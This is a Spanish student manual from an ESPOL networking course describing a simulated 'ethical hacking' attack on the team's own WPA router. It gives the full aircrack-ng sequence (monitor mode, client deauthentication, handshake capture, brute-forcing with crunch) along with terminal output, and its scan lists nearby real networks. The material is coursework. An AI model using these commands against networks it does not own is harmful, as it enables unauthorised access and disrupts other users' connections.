

# Simulación de hacking inalámbrico usando recursos de red y software libre

---

## MANUAL USUARIO

Administración de servicios de red bajo Linux

**Integrantes:**

Córdova Balón Alex Alberto

Alcívar Peña Kevin Eduardo

Cevallos Salas Carlos Xavier

espol

Facultad de Ingeniería en  
Electricidad y Computación

# Ethical Hacking




Ilustración 1 Interfaz de Kali Linux




Ilustración 2 Configuración del Router




Ilustración 3 Interfaz de Root-bash

### Comando a utilizar

- **airmon-ng check kill** Comando que mata los procesos que puedan evitar crackear la red
- **airmon-ng start wlan0** iniciar wlan0 en modo monitor en el canal
- **airodump-ng wlan0mon** Escanea todas las redes wifi que se encuentren alrededor y se puede observar que clientes estan conectados a la red wifi
- **aireplay-ng -0 5 -a macDelRouter -c macDeAlgunCliente wlan0mon** Hacemos que el cliente se autentique de nuevo
- **crunch 8 8 -t %%%%%%%%% 1234567890 | aircrack-ng -w - archivo.cap -e nombreDelRouter**

```
root@Kevealci:~# aireplay-ng -0 5 -a 10:FE:ED:2B:3B:6E -c E4:A7:C5:13:BC:24 wlan0mon
11:15:51 Waiting for beacon frame (BSSID: 10:FE:ED:2B:3B:6E) on channel 6
11:15:52 Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [ 9|59 ACKs]
11:15:52 Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [ 7|67 ACKs]
11:15:53 Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [15|57 ACKs]
11:15:53 Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [12|76 ACKs]
11:15:54 Sending 64 directed DeAuth (code 7). STMAC: [E4:A7:C5:13:BC:24] [13|70 ACKs]
root@Kevealci:~#
```

Ilustración 4 airodump-ng -c canal -w archivo.cap --bssid macDelRouter wlan0mon Permit authentication




Ilustración 5 Interfaz de Aircrack-ng




Ilustración 6 Visualización de la carpeta root



```

root@Kevealci:~# airmon-ng check kill

Killing these processes:

PID Name
955 wpa_supplicant

root@Kevealci:~# airmon-ng check kill

root@Kevealci:~# █

```

Ilustración 7 El comando `airmon-ng check kill` Comando que mata los procesos que puedan evitar crackear la red

```

root@Kevealci:~# airmon-ng start wlan0
Aircrack-ng 1.5.2

PHY      Interface      Driver      Chipset
phy0     wlan0          iwlwifi     Intel Corporation Centrino Advanced-N 6200 (rev 35)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@Kevealci:~# █

```

Ilustración 8 Este comando sirve para iniciar wlan0 en modo monitor en el canal

```

CH 10 [J] Elapsed: 0 s [J] 2020-01-30 11:12
BSSID: these processes are killed
PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
48:F8:B3:FF:91:62 -50 4 0 0 3 130 WPA2 CCMP PSK <length: 10>
00:59:DC:8B:23:60 -82 1 0 0 11 130 WPA2 CCMP MGT ESPOL-Wifi
B8:27:EB:AB:24:F3 -78 2 0 0 7 65 WPA2 CCMP PSK NETPIFY-RPI
68:7F:74:27:A5:A9 -50 2 0 0 5 54e WPA2 CCMP PSK Lab-Telematica
DC:F7:19:3D:18:E0 -74 2 4 1 1 130 WPA2 CCMP MGT ESPOL-Wifi
DC:F7:19:3D:18:E1 -74 4 0 0 1 130 WPA2 CCMP MGT eduroam
00:21:D8:C1:10:E0 -78 2 1 0 1 54 WPA2 CCMP MGT ESPOL
10:FE:ED:2B:3B:6E -30 3 0 0 6 270 WPA CCMP PSK ProyectoLinux
16:96:E5:24:27:DA -52 3 0 0 1 65 WPA2 CCMP PSK LAIG
00:18:F8:E5:6D:1A -1 0 2 0 1 -1 OPN ELECTRO-B
EC:8C:A2:69:F9:D3 -77 1 0 0 1 130 WPA2 CCMP PSK island-29F9D0
9C:AE:D3:FE:82:F4 -34 2 0 0 11 130 WPA2 CCMP PSK PROY_TELE-dA8AxJ_eB

BSSID STATION PWR Rate Lost Frames Probe
68:7F:74:27:A5:A9 58:C5:CB:81:29:EF -21 0 - 1e 1 2
00:18:F8:E5:6D:1A 48:D2:24:A5:97:01 -66 0 - 1e 1 6 ELECTRO-B

```

Ilustración 9 Interfaz del modo monitor

```

CH 6 ][ Elapsed: 21 mins ][ 2020-01-30 11:35 ][ WPA handshake: 10:FE:ED:2B:3B:6E
BSSID Interface PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
10:FE:ED:2B:3B:6E -28 100 wif 11895 4515 Cor 2 6 270 WPA CCMP PSK ProyectoLinux
BSSID (mac) STATION monitor mode PWR e Rate f Lost y0 Frames Probe wlan@mon
(mac) station mode vif disabled for [phy0]wlan0
10:FE:ED:2B:3B:6E AC:B5:7D:2F:34:FB -19 0e- 0e 30 2653
10:FE:ED:2B:3B:6E E4:A7:C5:13:BC:24 -34 11e- 6 0 1210 ProyectoLinux

```

*Ilustración 10 Visualización de las Mac de las estaciones.*